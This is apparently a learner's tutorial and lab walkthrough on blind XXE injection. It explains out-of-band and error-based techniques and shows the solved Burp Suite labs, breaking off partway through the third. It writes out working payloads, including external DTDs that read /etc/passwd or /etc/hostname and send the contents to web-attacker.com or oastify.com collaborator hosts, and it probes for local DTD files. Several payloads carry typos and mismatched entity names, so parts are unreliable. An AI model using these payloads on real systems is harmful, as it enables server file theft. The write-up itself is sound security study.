Blind XXE Injection
· Matthew Crum
Blind XXE vulnerabilities arise where ethe application is vulnerable to XXE injection but does not return the values of any defined external entities within its responses. This means that direct retrieval of server-side files is not possible, and so blind XXE is generally harder to exploit than regular XXE vulnerabilities.
There are two broad ways in which you can find an exploit blind XXE vulnerabilities:
- You can trigger out-of-band network interactions, sometimes exfiltrating sensitive data within the interaction data.
- You can trigger XML parsing errors in such a way that the error messages contain sensitive data.
You can often detect blind XXE using the same technique as the XXE SSRF attacks but triggering the out-of-band network interaction to a system that you control. For example, you would define an external entity as follows:
<!DOCKTYPE foo [ <!ENTITY xxe SYSTEM http://f2g9j7hhkax.web-attacker.com> ]>
You would then make use of the defined entity in a data value within the XML.
This XXE attack causes the server to make a back=end HTTP request to the specified URL. The attacker can monitor the resulting DNS lookup and HTTP request, and thereby detect that the XXE attack was successful.
Sometimes XXE attack using regular entities are blocked, due to some input validation by the application or some hardening of the XML parser that is being used. In this situation you might be able to use XML parameter entities instead. XML parameter entities are a special kind of XML entity which can only be referenced elsewhere within the DTD. For present purposes, you only need to know two things. First the declaration of an XML parameter entity includes the percent character before the entity name:
<!ENTITY % myparameterentity "my parameter entity value" >.
And second, parameter entities are referenced using the percent character instead of the usual apmersand:
%myparameterentity;
This means that you can test for blind XXE using out-of-band detection via XML parameter entities as follows:
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM http://f2g9j7hhkax.web-attacker.com> %xxe; ]>
This XXE payload declares an XML parameter entity called XXE and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker’s domain, verifying that the attack was successful.
Detecting a blind XXE vulnerability via out-of-band techniques is all very well, but it doesn’t actually demonstrate how the vulnerability could be exploited. What an attacker really wants to achieve is to exfiltrate sensitive data. This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from within the in-band XXE payload.
An example of a malicious dTD to exfiltrate the contents of the /etc/passwd file is as follows:
<!ENTITY % file SYSTEM "file://etc/passwd">
<!ENTITY % evil "<!ENTITY % exilfitrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate; This DTD carries out the following steps:
- Defines an XML parameter entity called
file, containing the contents of the/etc/passwdfile. - Defines an XML parameter entity called
eval, containing a dynamic declaration of another XML parameter entity calledexfiltrate. Theexfiltrateentity will be evaluated by making an HTTP request to the attacker’s web server containing the value of thefileentity within the URL query string. - Uses the eval
entity, which causes the dynamic declaration of theexfiltrateentity to be performed. - Uses the
exfiltrateentity, so that its value is evaluated by requesting the specified URL.
The attack must then host the malicious DTD on a system that they control, normally by loading it onto their own webserver. For example, the attacker might serve the malicious DTD at the following URL:
http://web-attacker.com/malicious.dtd
Finally, the attacker must submit the following XXE payload to the vulnerable application:
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM http://web-attacker.com/malicious.dtd> %xxe;]>
This XXE payload declares an XML parameter entity called xxe and then uses the entity within the DTD. This will cause the XML parser to fetch the external DTD from the attaker’s server and interpret it inline. The steps defined within the malicious DTD are then executed, and the /etc/passwd file is transmitted to the attackers server.
An alternative approach to exploiting blind XXE is to trigger an XML parsing error where the error message contains the sensitive data that you wish to retrieve. This will be effective if the application returns the resulting error message within its response.
You can trigger an XML parsing error message containing the contents of the /etc/passwd file using a malicious external DTD as follows:
<!ENTITY % file SYSTEM file:///etc/passwd>
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file://nonexistent/%file;'>">
%eval;
%error; This DTD carries out the following steps:
- Defines an XML parameter entity called
file, containing the contents of the/etc/passwdfile. - Defines an XML parameter entity called
eval, containing a dynamic declaration of another XML parameter entity callederror. Theerrorentity will be evaluated by loading a nonexistent file whose name contains the value of thefileentity. - Uses the
evalentity, which causes the dynamic declaration of theerrorentity to be performed. - Uses the
errorentity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the/etc/passwdfile.
This technique won’t normally work with an internal DTD that is fully specified within the DOCTYPE element. This is because the technique involves using an XML parameter entity within the definition of another parameter entity. Per the XML specification, this is permitted in external DTDs but not in internal DTDs.
If you can’t exfiltrate data via an out-of-band and you can’t load an external DTD from a remote sever it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a documents DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restrictions on using an XML parameter entity within the definition of another parameter entity is relaxed.
This means that an attacker can employ the error-based XXE technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared with an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data.
You can also locate an existing DTD file to repurpose. Since this attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually straightforward because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.
For example. Linux systems using the GNOME desktop environment often have a DTD file at /usr/shareyelp/dtd/dockbookx.dtd. You can test wheter this file is present by submitting the following XXE payload, which will cause an error if the file is missing:
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file://usr/share/yelp/dtd/docbookx.dtd">
%local_dtd;
]>
After a list of common DTD files has been tested and one has been located you need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.
Labs
Blind XXE With Out-Of-Band Interaction


To start this lab I utilize the “check stock” feature so that I can observe the workflow within the burp history tab. Within that workflow is a POST /product/stock request that has XML data. I’m going to send that request to the repeater and start the collaborator.

Back in the repeater I’m going to edit the request just under the XML declaration. To contain an XXE injection payload that utilizes a SYSTEM identifier to point to the URL associated with the collaborator, <!DOCTYPE stockcheck [ <!ENTITY xxe SYSTEM "http://v516iqdgefgn43tntcev8i22rtxklb90.oastify.com"> ]>, Then I’ll need to reference the entity within the productId parameter by setting its value to &xxe;.

The applications responds with a 400 Bad Request, however a DNS query from the server can be observed within the collaborator.

Refreshing the homepage back in the web browser I can see the lab is now marked as solved.

Blind XXE With Out-Of-Band Interaction Via XML Parameter Entities

To start this lab I once again utilized the “check stock” feature to observe the applications workflow within the burp history tab. Within the history there is a POST /product/stock request with XML data that I sent to the repeater. I still had the collaborator started from the previous lab so there was no need to do that again.

Within the repeater I’m going to add an external entity definition just after the xml declaration within the request. This entity will define a parameter entity named %xxe with a SYSTEM identifier pointing to the url associated with my collaborator. I’m also going to reference the parameter entity within the DTD which will effectively substitute xxe; with the content retrieved from the specified URL when the XML parser processes the DTD, <!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://fraq4az00z27qnf7fw0fu2omddj47wvl.oastify.com"> %xxe; ]>.
When I forward the request in the repeater I can see that the server responds with a 400 Bad Request with an "XML parsing error" message. However within the collaborators log I can see that a DNS query was received from the server.

Refreshing the web page in the browser I can see that the lab is now marked as solved.

Exploiting Blind XXE To Exfiltrate Data Using A Malicious External DTD


To start this lab I went and observed the Exploit Server that was available to me at the top of the web application.
I’m also going to start the collaborator since I’ll need it’s address for the malicious DTD file I’m going to store on the exploit server.

Now back in the exploit server I’m going to create the malicious external DTD file:
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://6jqdrtguzyw7bvx184qkaxexhonfb5zu.oastify.com/?x=%file;'>">
%eval;
%exfil; <!ENTITY % file SYSTEM "file:///etc/hostname"> defines an XML entity named file that points to the etc/hostname file on the server. <!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://6jqdrtguzyw7bvx184qkaxexhonfb5zu.oastify.com/?x=%file;'>"> Defines an XML entity named eval, and inside eval is another XML entity named exfil which sends and HTTP GET request to the burp collaborator address http://6jqdrtguzyw7bvx184qkaxexhonfb5zu.oastify.com, with the contents of the file entity created before appended as a query parameter. %eval;% references the eval entity which triggers the definition of the exfil entity, then %exfil; references that now defined exfil entity which sends an HTTP GET request exfiltrating the content of the /etc/hostname file as a query parameter.

Once I’ve stored that payload I now need to navigate over to the web application and utilize the “Check stock” feature so I can capture it’s workflow in the burp history tab. The POST /product/stock request is the one with an XML declaration so I sent it to the repeater.
